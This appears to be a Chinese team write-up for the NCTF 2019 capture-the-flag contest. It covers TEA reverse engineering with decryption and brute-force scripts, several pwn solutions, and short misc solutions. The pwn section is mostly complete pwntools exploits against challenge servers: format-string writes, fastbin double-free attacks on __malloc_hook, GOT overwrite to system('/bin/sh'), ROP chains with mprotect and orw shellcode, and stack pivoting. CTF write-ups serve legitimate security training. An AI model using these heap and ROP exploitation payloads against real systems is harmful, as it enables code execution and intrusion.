00401688   .  C7 45 EC B9 79 37 9E  mov dword ptr ss:[ebp-0x14],0x9E3779B9
0040168F   .  8B 45 0C        mov eax,dword ptr ss:[ebp+0xC]
00401692   .  8B 00           mov eax,dword ptr ds:[eax]
00401694   .  89 45 E8        mov dword ptr ss:[ebp-0x18],eax
00401697   .  8B 45 0C        mov eax,dword ptr ss:[ebp+0xC]
0040169A   .  8B 40 04        mov eax,dword ptr ds:[eax+0x4]
0040169D   .  89 45 E4        mov dword ptr ss:[ebp-0x1C],eax
004016A0   >  8B 45 0C        mov eax,dword ptr ss:[ebp+0xC]
004016A3   .  8B 40 08        mov eax,dword ptr ds:[eax+0x8]
004016A6   .  89 45 E0        mov dword ptr ss:[ebp-0x20],eax
004016A9   .  8B 45 0C        mov eax,dword ptr ss:[ebp+0xC]
004016AC   .  8B 40 0C        mov eax,dword ptr ds:[eax+0xC]
004016AF   .  89 45 DC        mov dword ptr ss:[ebp-0x24],eax
004016B2   .  C7 45 F0 00 00 00 00  mov dword ptr ss:[ebp-0x10],0x0
004016B9   .  EB 62           jmp ugly.40171D
004016BB   .  8B 45 EC        mov eax,dword ptr ss:[ebp-0x14]
004016BE   .  01 45 F4        add dword ptr ss:[ebp-0xC],eax
004016C1      8B 45 F8        mov eax,dword ptr ss:[ebp-0x8]
004016C4      C1 E0 04        shl eax,0x4
004016C7      89 C2           mov edx,eax
```

一堆mov，不是很好理解，使用x32dbg自带的反编译功能



```
struct s0 {
    uint32_t f0;
    uint32_t f4;
};

struct s1 {
    int32_t f0;
    int32_t f4;
    int32_t f8;
    int32_t f12;
};

void fun_40166a(struct s0* a1, struct s1* a2) {
    uint32_t v3;
    uint32_t v4;
    int32_t v5;
    int32_t v6;
    int32_t v7;
    int32_t v8;
    int32_t v9;
    uint32_t v10;

    v3 = a1->f0;
    v4 = a1->f4;
    v5 = 0;
    v6 = a2->f0;
    v7 = a2->f4;
    v8 = a2->f8;
    v9 = a2->f12;
    v10 = 0;
    while (v10 <= 31) {
        v5 = v5 - 0x61c88647;
        v3 = v3 + (v7 + (v4 >> 5) ^ ((v4 << 4) + v6 ^ v5 + v4));
        v4 = v4 + (v9 + (v3 >> 5) ^ ((v3 << 4) + v8 ^ v5 + v3));
        ++v10;
    }
    a1->f0 = v3;
    a1->f4 = v4;
    return;
}
```

可以看到一共执行了32次循环

先看看调用三次后的加密结果

```
0060FEA8  14 89 E6 64 16 10 21 14  AF 19 56 98 AE 89 BC 8A  ..æd..!. ¯.V.®.¼.
0060FEB8  73 62 82 C9 30 AA 6A FE  00 00 00 00 00 00 00 00  sb.É0ªjþ........
```

使用C语言实现：

```
struct s0 {
    DWORD f0;
    DWORD f4;
};
struct s1 {
    DWORD f0;
    DWORD f4;
    DWORD f8;
    DWORD f12;
};
void fun_40166a(struct s0* a1, struct s1* a2) {
    DWORD v3;
    DWORD v4;
    DWORD v5;
    DWORD v6;
    DWORD v7;
    DWORD v8;
    DWORD v9;
    DWORD v10;

    v3 = a1->f0;
    v4 = a1->f4;
```

```
    v5 = 0;
    v6 = a2->f0;
    v7 = a2->f4;
    v8 = a2->f8;
    v9 = a2->f12;
    v10 = 0;
    while (v10 <= 31) {
        v5 = v5 - 0x61c88647;
        v3 = v3 + (v7 + (v4 >> 5) ^ ((v4 << 4) + v6 ^ v5 + v4));
        v4 = v4 + (v9 + (v3 >> 5) ^ ((v3 << 4) + v8 ^ v5 + v3));
        ++v10;
    }
    a1->f0 = v3;
    a1->f4 = v4;
    return;
}
```

```
78      for(int i=0;i<3; i++)
79      {
80          s0 *a1 = (s0*)&input[i*8];
81          s1 *a2 = (s1*)&encode_arr[0];
82
83          fun_40166a(a1, a2);
84      }
85
86      for(int i=0; i<24; i++)
87      {
88          printf("%X ", input[i]);
89      }
90  }
```

```
"D:\CTF\比赛\南邮2019\re\难看的代码\encode.exe"
14 89 E6 64 16 10 21 14 AF 19 56 98 AE 89 BC 8A 73 62 82 C9 30 AA 6A FE
```

至此，两个正向加密的逻辑已经完全分析出来了

再来看main函数之后又做了什么

```
004013E6  > 8D 54 24 18     lea edx,dword ptr ss:[esp+0x18]
004013EA  . 8B 44 24 7C     mov eax,dword ptr ss:[esp+0x7C]
004013EE  . 01 D0           add eax,edx
004013F0  . 0F B6 10        movzx edx,byte ptr ds:[eax]          取出input[i]
004013F3  . 8B 44 24 7C     mov eax,dword ptr ss:[esp+0x7C]
004013F7  . 05 05 30 40 00  add eax,ugly.403005                  取出403005[i]
004013FC  . 0F B6 00        movzx eax,byte ptr ds:[eax]
004013FF  . 38 C2           cmp dl,al                            比较
00401401  . 74 18           je ugly.40141B                       比较通过则跳转
00401403  . C7 04 24 41 40 40 00  mov dword ptr ss:[esp],ugly.404041   404041:"What a pity!!!"
0040140A  . E8 D1 0D 00 00  call <ugly.printf>
0040140F  . C7 04 24 01 00 00 00  mov dword ptr ss:[esp],0x1
00401416  . E8 DD 0D 00 00  call <ugly.exit>
0040141B  > 83 44 24 7C 01  add dword ptr ss:[esp+0x7C],0x1
00401420  > 8B 5C 24 7C     mov ebx,dword ptr ss:[esp+0x7C]
00401424  . 8D 44 24 18     lea eax,dword ptr ss:[esp+0x18]
00401428  . 89 04 24        mov dword ptr ss:[esp],eax
0040142B  . E8 C0 0D 00 00  call <ugly.strlen>
00401430  . 39 C3           cmp ebx,eax
00401432  . 72 B2           jb ugly.4013E6                       循环24次
```

查看403005，为固定的一串二进制串

```
00403005  5E 9F 86 61 8D F0 9C 0A CA C0 74 AD B8 16 7F A5  ^..a.ð..ÊÀt.¸..¥
00403015  6D 62 59 B5 E0 68 7B D1 00 00 00 78 56 34 12 0D  mbY.àh{Ñ...xV4..
```

好了，整个程序流程已经分析完毕，可以开始逆向分析了

本来想通过对第二层加密进行逆向，得到介于第一层加密和第二层加密之间的一个flag

尝试写了爆破脚本，甚至尝试了符号执行，仍然未得到正确解

直到快5点钟的时候，注意到了这个东西，猜想会不会是一个关键信息

```
while (v10 <= 31) {
    v5 = v5 - 0x61c88647;
    v3 = v3 + (v7 + (v4 >> 5) ^ ((v4 << 4) + v6 ^ v5 + v4));
    v4 = v4 + (v9 + (v3 >> 5) ^ ((v3 << 4) + v8 ^ v5 + v3));
    ++v10;
}
```

百度结果如下：

Android CrackMe[0]:TEA加密算法的逆向 - 简书

2018年7月10日 - 从xxxx()函数的实现中,可以发现TEA的显著特征,那就是0xC6EF3720,和-0x61C88647(即0x9E3779B9)。搜索一下TEA的C语言实现,如下图所示【详见链接】: im...

简书社区 - 百度快照

也就是说**0x61c88647**是**TEA加密**的一个特征

借大佬的逆向脚本一用

```
#define _DWORD unsigned int
#define HIDWORD(x) (*((_DWORD *)&(x) + 1))
#define LODWORD(x) (*((_DWORD *)&(x)))

//TEA解密算法
long long xxxx_decrypt(int a1, int a2)
{
    int v2;
    int v3;
    int v4;
    unsigned int v5;
    unsigned int v6;
    int v7;
    long long v9;

    v2 = *(int *)(a2 + 8); //v2=0xFEDCBA98
    v3 = *(int *)a2;       //v3=0x1234567
    v4 = *(int *)(a2 + 4); //v4=0x89ABCDEF
    v5 = *(int *)a1;
    v6 = *(int *)(a1 + 4);
    HIDWORD(v9) = *(int *)(a2 + 12);
    v7 = 0xC6EF3720;
    LODWORD(v9) = v2; //v9=0x76543210FEDCBA98
    do
    {
        v6 -= ((v5 >> 5) + HIDWORD(v9)) ^ (16 * v5 + v2) ^ (v5 + v7);
        v5 -= ((v6 >> 5) + v4) ^ (16 * v6 + v3) ^ (v6 + v7);
        v7 += 0x61C88647;
    } while (v7 != 0);
    *(int *)a1 = v5;
    *(int *)(a1 + 4) = v6;
    return v9;
}
```


得到第一层加密后的flag为：
0x88,0x71,0x3E,0xFE,0x66,0xF6,0x77,0xD7,

0xA0,0x51,0x29,0xF9,0x11,0x79,0x71,0x49,

0xF1,0x61,0xA0,0x09,0xF1,0x29,0x01,0xB1

然后对第一层加密进行单字节爆破即可，脚本：

```
#include <stdio.h>
#include <windows.h>

int main()
{
	BYTE check[] = {
		0x88,0x71,0x3E,0xFE,0x66,0xF6,0x77,0xD7,
		0xA0,0x51,0x29,0xF9,0x11,0x79,0x71,0x49,
		0xF1,0x61,0xA0,0x09,0xF1,0x29,0x01,0xB1};
	BYTE input[0x20] = {0};
	BYTE input_bak[0x20] = {"NCTF{"};

	while(1)
	{
		int p = 1;
		int i=0;
		strcpy((char*)input, (char*)input_bak);
		for(int i=0; i<2; i++)
		{
			input[i*4]     += 0xC;
			input[i*4 + 1] += 0x22;
			input[i*4 + 2] += 0x38;
			input[i*4 + 3] += 0x4E;
		}
		for(i=0; i<24; i++)
		{
			input[i] = (input[i]<<3) ^ (input[i]>>5) ^ 0x5A;
			if(input[i] != check[i])
			{
				input_bak[i]++;
				if(input_bak[i] == 127)
				{
					input_bak[i] = 32;
				}
				p = 0;
				break;
			}
		}
		if(i == 24)
		{
			break;
		}
	}
	puts((char*)input_bak);
	system("pause");
}
```



Pwn：

题目名称 | 题目状态 | working : xxx

hello_pwn | SOLVED | Qfrost

pwntools连上去输入一个“a”就有flag了。

pwn me 100 years! | SOLVED | Qfrost

```
from pwn import *
import sys
context.log_level='debug'
if args['REMOTE']:
    sh = remote(sys.argv[1], sys.argv[2])
else:
    sh = process("./pwn_me_1")
payload="yes\x00".ljust(0x10,"a") + p64(0x66666666)
sh.recvuntil("ready?\n")
sh.sendline(payload)
sh.interactive()
print(sh.recv())
```

pwn me 100 year!(II) | SOLVED | Qfrost

第一个read可以输入%p导致pie泄露，然后确定key的位置，然后printf的格式化字符串漏洞改一下值就好了

```
#!/usr/bin/python2.7
# -*- coding: utf-8 -*-
from pwn import *
context.log_level = "debug"
context.arch = "amd64"
elf = ELF("pwn_me_2")
lib = 0
sh = 0
def pwn(ip,port,debug):
 global lib
 global sh
 if(debug == 1):
  sh = process("./pwn_me_2")
  lib = ELF("/lib/x86_64-linux-gnu/libc.so.6")
 else:
  sh = remote(ip,port)
  lib = ELF("/lib/x86_64-linux-gnu/libc.so.6")
 sh.sendlineafter(':',"a" * 0x10 + "%p\x00")
 sh.recvuntil("preparing......\n")
 pie = int(sh.recvuntil("pwn me 100",True),16) - 0x563519b85080 + 0x563519983000
 key = pie + 0x2020E0
 payload = "%" + str(0x6666) + "d%10$hn%11$hn"
 payload = payload.ljust(0x30 - 0x10,'\x00')
 payload += p64(key) + p64(key+2)
```

```
 sh.sendlineafter("?",payload)
 sh.interactive()
if __name__ == "__main__":
 pwn("139.129.76.65",50005,0)
```

pwn me 100 year!(III) | SOLVED | Qfrost

先利用malloc和free在read之后的末尾字节未置零从而实现heap leak，edit功能存在0x10字节的溢出，利用fastbin attack即可修改heap头的堆块，触发backdoor

```
#!/usr/bin/python2.7
# -*- coding: utf-8 -*-
from pwn import *
context.log_level = "debug"
context.arch = "amd64"
elf = ELF("pwn_me_3")
lib = 0
sh = 0
def pwn(ip,port,debug):
 global lib
 global sh
 if(debug == 1):
  sh = process("./pwn_me_3")
  lib = ELF("/lib/x86_64-linux-gnu/libc.so.6")
 else:
  sh = remote(ip,port)
  lib = ELF("/lib/x86_64-linux-gnu/libc.so.6")
 def add(size,content):
  sh.sendlineafter("exit","1")
  sh.sendlineafter(":",str(size))
  sh.sendafter(":",content)
 def edit(idx,content):
  sh.sendlineafter("exit","4")
  sh.sendlineafter(":",str(idx))
  sh.sendafter(":",content)
 def free(idx):
  sh.sendlineafter("exit","2")
  sh.sendlineafter(":",str(idx))
 def show(idx):
  sh.sendlineafter("exit","3")
  sh.sendlineafter("idx",str(idx))
 add(0x18,'a' * 0x18)
 add(0x18,'b' * 0x18)
 free(0)
 free(1)
 add(8,'\n')
 add(0,'')
 show(0)
 sh.recvuntil("\n")
 heap_base = u64(sh.recvuntil("\n1,a",True)[-4:].ljust(8,'\x00')) - 0xa
 log.success("heap_base: " + hex(heap_base))
 add(0x18,'c' * 0x18)
 free(2)
 edit(1,'a' * 0x10 + p64(0x20) + p64(0x41))
 free(0)
 add(0x38,'a' * 0x18 + p64(0x21) + p64(heap_base))
```

```
 add(0x18,p32(0xdeadbeef))
 add(0x18,p32(0x66666666))
 sh.sendline("5")
 sh.interactive()
if __name__ == "__main__":
 pwn("139.129.76.65",50006,0)
```

本想用fastbin_attack，把free_got修改成后门函数，结果延迟绑定的时候炸了。所以用了retlibc的思路，将free_got修改成system，再提前准备"/bin/sh\x00"字符串，再free的时候就可以拿到shell了。
exp2:

```
from pwn import *
import sys
context.log_level='debug'
context.arch='amd64'
libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")
if args['REMOTE']:
    sh = remote(sys.argv[1], sys.argv[2])
else:
    sh = process("./pwn_me_3")
def creat(chunk_size,value):
    sh.recvuntil('5,exit')
    sh.sendline('1')
    sh.recvuntil('size:')
    sh.sendline(str(chunk_size))
    sh.recvuntil('content:')
    sh.sendline(value)
def delete(index):
    sh.recvuntil('5,exit')
    sh.sendline('2')
    sh.recvuntil('idx:')
    sh.sendline(str(index))
def show(index):
    sh.recvuntil('5,exit')
    sh.sendline('3')
    sh.recvuntil('idx')
    sh.sendline(str(index))

def edit(index,value):
    sh.recvuntil('5,exit')
    sh.sendline('4')
    sh.recvuntil('idx:')
    sh.sendline(str(index))
    sh.recvuntil('content:')
    sh.sendline(value)
creat(0x18,'Chunk0')
creat(0x10,'Chunk1')
creat(0x50,'Chunk2')
creat(0x50,'Chunk3')
creat(0x50,'/bin/sh\x00')
delete(3)
delete(2)
edit(0,'A'*0x10+p64(0)+p64(0x81))
delete(1)
creat(0x70,'A'*0x10+p64(0)+p64(0x61)+p64(0x601ffa))
creat(0x50,'Chunk5')
creat(0x50,'')
```

```
show(3)
important_info=sh.recvuntil('\x0a').strip('\x0a')
edit(3,'A'*0x5)
show(3)
sh.recvuntil('A'*0x5+'\x0a')
important_address=u64(sh.recvuntil('\x0a').strip('\x0a').ljust(8,'\x00'))
libc_base=important_address-0x3E1EE0
log.success('libc base is '+str(hex(libc_base)))
system_address=libc_base+libc.symbols['system']
sh.recvuntil('5,exit')
sh.sendline('4')
sh.recvuntil('idx:')
sh.sendline(str(3))
sh.recvuntil('content:')
sh.send('\x0A'+p64(important_address)
[3:6]+'\x00'*2+p64(important_address)+p64(system_address))
delete(4)
sh.interactive()
```

warmup | SOLVED | Qfrost

导入ida看到开了沙盒，考虑使用orw，然后程序有read、printf、read，可以实现canary leak，然后第二个read存在严重的栈溢出，然后puts一下got数据实现libc leak，再回到main进行二次劫持，接着调用mprotect函数来设置bss段的数据可读可写可执行，然后再bss段上放好orwshellcode然后跳过去执行就可以拿到flag了，介于之前的题目中出现过cat flag的字符串，所以猜测flag和elf在同一个目录下，所以直接open("flag")即可

```
#!/usr/bin/python2.7
# -*- coding: utf-8 -*-
from pwn import *
context.log_level = "debug"
context.arch = "amd64"
elf = ELF("warm_up")
lib = 0
sh = 0
def pwn(ip,port,debug):
 global lib
 global sh
 if(debug == 1):
  sh = process("./warm_up")
  lib = ELF("/lib/x86_64-linux-gnu/libc.so.6")
 else:
  sh = remote(ip,port)
  lib = ELF("libc-2.23.so")
 pop_rdi_ret = elf.search(asm("pop rdi\nret")).next()
 pop_rsi_r15_ret = elf.search(asm("pop rsi\npop r15\nret")).next()
 sh.sendafter('!!!','a' * 0x19)
 sh.recvuntil('a' * 0x18)
 canary = u64(sh.recv(8)) - 0x61
 payload = 'a' * 0x18 + p64(canary) + 'a' * 8
 payload += p64(pop_rdi_ret)
 payload += p64(elf.got['__libc_start_main'])
 payload += p64(elf.plt['puts'])
 payload += p64(0x400910)
 sh.sendline(payload)
 sh.recvuntil("?")
```

```
 __libc_start_main = u64(sh.recvuntil("\nwarm",True)[-6:].ljust(8,'\x00'))
 libc = __libc_start_main - lib.symbols['__libc_start_main']
 system = libc +lib.symbols['system']
 binsh = libc +lib.search("/bin/sh\x00").next()
 gets = libc + lib.symbols['gets']
 mprotect = libc+ lib.symbols['mprotect']
 __free_hook = libc +lib.symbols['__free_hook']
 __malloc_hook = libc +lib.symbols['__malloc_hook']
 pop_rdx_ret = libc + lib.search(asm("pop rdx\nret")).next()
 payload = 'a' * 0x18 + p64(canary) + 'a' * 8
 payload += p64(pop_rdi_ret) + p64(elf.bss() + 0x500) + p64(gets)
 payload += p64(pop_rdx_ret) + p64(7) + p64(pop_rsi_r15_ret) + p64(0x1000) +
p64(0) + p64(pop_rdi_ret) + p64((elf.bss() >> 12) << 12) + p64(mprotect)
 payload += p64(elf.bss() + 0x500)
 sh.sendlineafter("!!!",'a')
 sh.sendline(payload)
 payload = ''
 payload += shellcraft.open("flag")
 payload += shellcraft.read(3,elf.bss()+0x100,0x30)
 payload += shellcraft.write(1,elf.bss()+0x100,0x30)
 sh.sendline(asm(payload))
 sh.interactive()
if __name__ == "__main__":
 pwn("139.129.76.65",50007,0)
```

easy_heap | SOLVED | Qfrost

典型的fastbin attack题目，一开始程序叫你输入一句话，可以输入伪造的size为，我们可以使用double free实现fastbin attack把chunk申请到伪造的size这里，由于chunk可以达到0x48的大小，所以可以修改chunk_max_size实现malloc无大小限制，同时修改到第一个chunk_ptr为got，然后show一下就可以知道libc_base了，然后再一次double free+fastbin attack打__malloc_hook，将其覆盖为one_gadget，然后malloc一下就可以拿到shell了。

```
#!/usr/bin/python2.7
# -*- coding: utf-8 -*-
from pwn import *
context.log_level = "debug"
context.arch = "amd64"
elf = ELF("easy_heap")
lib = 0
sh = 0
def pwn(ip,port,debug):
 global lib
 global sh
 if(debug == 1):
  sh = process("./easy_heap")
  lib = ELF("/lib/x86_64-linux-gnu/libc.so.6")
 else:
  sh = remote(ip,port)
  lib = ELF("/lib/x86_64-linux-gnu/libc.so.6")
 def add(size,content):
  sh.sendlineafter("4.","1")
  sh.sendlineafter("?",str(size))
  sh.sendafter("?",content)
 def free(idx):
  sh.sendlineafter("4.","2")
```

```
    sh.sendlineafter("?",str(idx))
def show(idx):
    sh.sendlineafter("4.","3")
    sh.sendlineafter("?",str(idx))
chunk_list = 0x602080
chunk_size = 0x602078
sh.sendafter("?",p64(0x50) * 2)
add(0x48,'\x11' * 0x48)
add(0x48,'\x12' * 0x48)
free(0)
free(1)
free(0)
add(0x48,p64(0x602060))
add(0x48,p64(0x602060))
add(0x48,p64(0x602060))
payload = 'a' * 8 + p64(0x6666) + p64(elf.got['__libc_start_main'])
add(0x48,payload)
show(0)
__libc_start_main = u64(sh.recvuntil("\x7f",False)[-6:].ljust(8,'\x00'))
libc = __libc_start_main - lib.symbols['__libc_start_main']
system = libc +lib.symbols['system']
binsh = libc +lib.search("/bin/sh\x00").next()
__free_hook = libc +lib.symbols['__free_hook']
__malloc_hook = libc +lib.symbols['__malloc_hook']
one_gadget = [0x45216,0x4526a,0xf02a4,0xf1147]
add(0x68,'\x13' * 0x68)
add(0x68,'\x14' * 0x68)
free(6)
free(7)
free(6)
add(0x68,p64(__malloc_hook - 0x23))
add(0x68,p64(__malloc_hook - 0x23))
add(0x68,p64(__malloc_hook - 0x23))
payload = '\x00' * 3
payload += p64(0) * 2
payload += p64(libc+one_gadget[3])
add(0x68,payload)
sh.sendlineafter("4.","1")
sh.sendlineafter("?","666")
sh.interactive()
if __name__ == "__main__":
    pwn("139.129.76.65",50001,0)
```

easy_rop | SOLVED | Qfrost

利用%d的非正规字符绕过canary，然后顺便读取canary和pie，然后在栈里发现vulnerable_function的指针，然后通过pop，让ret_addr指向该指针，再一次进入vulnerable_function,然后设置好rbp为new_stack，ret_addr为leave_ret即可栈迁移，栈迁移之后先libc leak，然后利用万能gadget调用read再一次更新new_stack的数据，将ret_addr指向system("/bin/sh\x00")就可以拿到shell了，中间少了负数的处理。所以要多打几次才能拿shell。

```
#!/usr/bin/python2.7
# -*- coding: utf-8 -*-
from pwn import *
context.log_level = "debug"
context.arch = "amd64"
```

```python
elf = ELF("easy_rop")
lib = 0
sh = 0
def pwn(ip,port,debug):
 global lib
 global sh
 if(debug == 1):
  sh = process("./easy_rop")
  lib = ELF("/lib/x86_64-linux-gnu/libc.so.6")
 else:
  sh = remote(ip,port)
  lib = ELF("/lib/x86_64-linux-gnu/libc.so.6")
 for i in range(26):
  sh.sendlineafter(":",str(0))
 sh.sendlineafter(":","--")
 sh.recvuntil("number 26 = ")
 canary = int(sh.recvuntil("\nnumber 27:",True),10)
        sh.recvuntil("number 27 = ")
        canary_head = int(sh.recvuntil("\nnumber 28",True),10)
 canary = canary + (canary_head<<32)
 sh.sendlineafter(":","--")
 sh.recvuntil("number 28 = ")
        pie = int(sh.recvuntil("\nnumber 29:",True),10)
        sh.recvuntil("number 29 = ")
        pie = (int(sh.recvuntil("\nnumber 30",True),10) << 32) + pie
 pie -= 0xb40
 pop_rbp_ret = pie + 0x900
 leave_ret = pie + 0xb31
 pop3_ret = pie + 0xb9f
 new_stack = pie + 0x201420 - 8
 pop_rdi_ret = pie + 0xba3
 pop_rsi_r15_ret = pie + 0xba1
 pop6_ret = 0xB9A + pie
 call_gadget = 0xB80 + pie
 def send(num):
  if(num % 0x100000000 > 0x7fffffff):
   sh.sendlineafter(":",str((-1 * num) % 0x100000000))
        else:
                sh.sendlineafter(":",str(num % 0x100000000))
        sh.sendlineafter(":",str(num>>32))
 send(pop3_ret)
 send(new_stack)
 payload  = "I love Ylg!!!"
 payload += "I love Ylg!!!"
 payload += "I love Ylg!!!"
 payload += "I love Ylg!!!"
 payload += "I love Ylg!!!"
 payload += "I love Ylg!!!"
 payload += "I love Ylg!!!"
 payload += "I love Ylg!!!"
 payload += "I love Ylg!!!"
 payload += "I love Ylg!!!"
 payload += "I love Ylg!!!"
 payload += "I love Ylg!!!"
 payload += "I love Ylg!!!"
 payload += "I love Ylg!!!"
 sh.sendlineafter("?",payload)
 for i in range(28):
  sh.sendlineafter(":",'-')
```

```
  send(new_stack)
  send(leave_ret)
  sh.sendlineafter(":","--")
  payload  = p64(pop_rdi_ret)
  payload += p64(elf.got['__libc_start_main'] + pie)
  payload += p64(elf.plt['puts'] + pie)
  payload += p64(pop6_ret)
  payload += p64(0) + p64(1) + p64(pie + elf.got['read']) + p64(0x666) +
p64(new_stack + 8) + p64(0)
  payload += p64(call_gadget)
  sh.sendlineafter("?",payload)
  __libc_start_main = u64(sh.recvuntil("\x7f")[-6:].ljust(8,"\x00"))
  libc = __libc_start_main - lib.symbols['__libc_start_main']
  system = libc +lib.symbols['system']
  binsh = libc +lib.search("/bin/sh\x00").next()
  __free_hook = libc +lib.symbols['__free_hook']
  __malloc_hook = libc +lib.symbols['__malloc_hook']
  payload = 'a' * 80
  payload += p64(pop_rdi_ret)
  payload += p64(binsh)
  payload += p64(system)
  sleep(0.2)
  sh.sendline(payload)
  sh.interactive()
if __name__ == "__main__":
  pwn("139.129.76.65",50002,0)
```

Misc：


题目名称 | 题目状态 | working : xxx

Advertising for Marriage | OPEN | working : Lamber


a_good_idea | OPEN | working : 啦啦啦** 辛得洛 benjamin**

键盘侠|open|working：Iceman zip伪加密** 星辰 啦啦啦 晚风**

下载是一个压缩包，伪加密，里面是一张图片



binwalk -e 后分离出压缩包C4E2.zip，后缀名改为doc后打开这个word文档，里面是一行字



PD4~idqQC|WjHloX>)UPb8~ZFb8laGczAeteE

python3 base64模块进行base85解密就完事了

```
>>> base64.b85decode('PD4~idqQC|WjH1oX>)UPb8~ZFb81aGczAeteE')
b'NCTF{Ba3e85_issssss_so_xxxxx}'
>>>
```

a_good_idea |SOLVED| working:星辰** yimingy72**

binwalk -e 分离to_do.png do.png

Beyond Compare 导入两张图片容差比较

扫码得flag

小狗的秘密 |SOLVED| fjh1997

还是流量分析题，提取流量得到一个神秘文件1.html

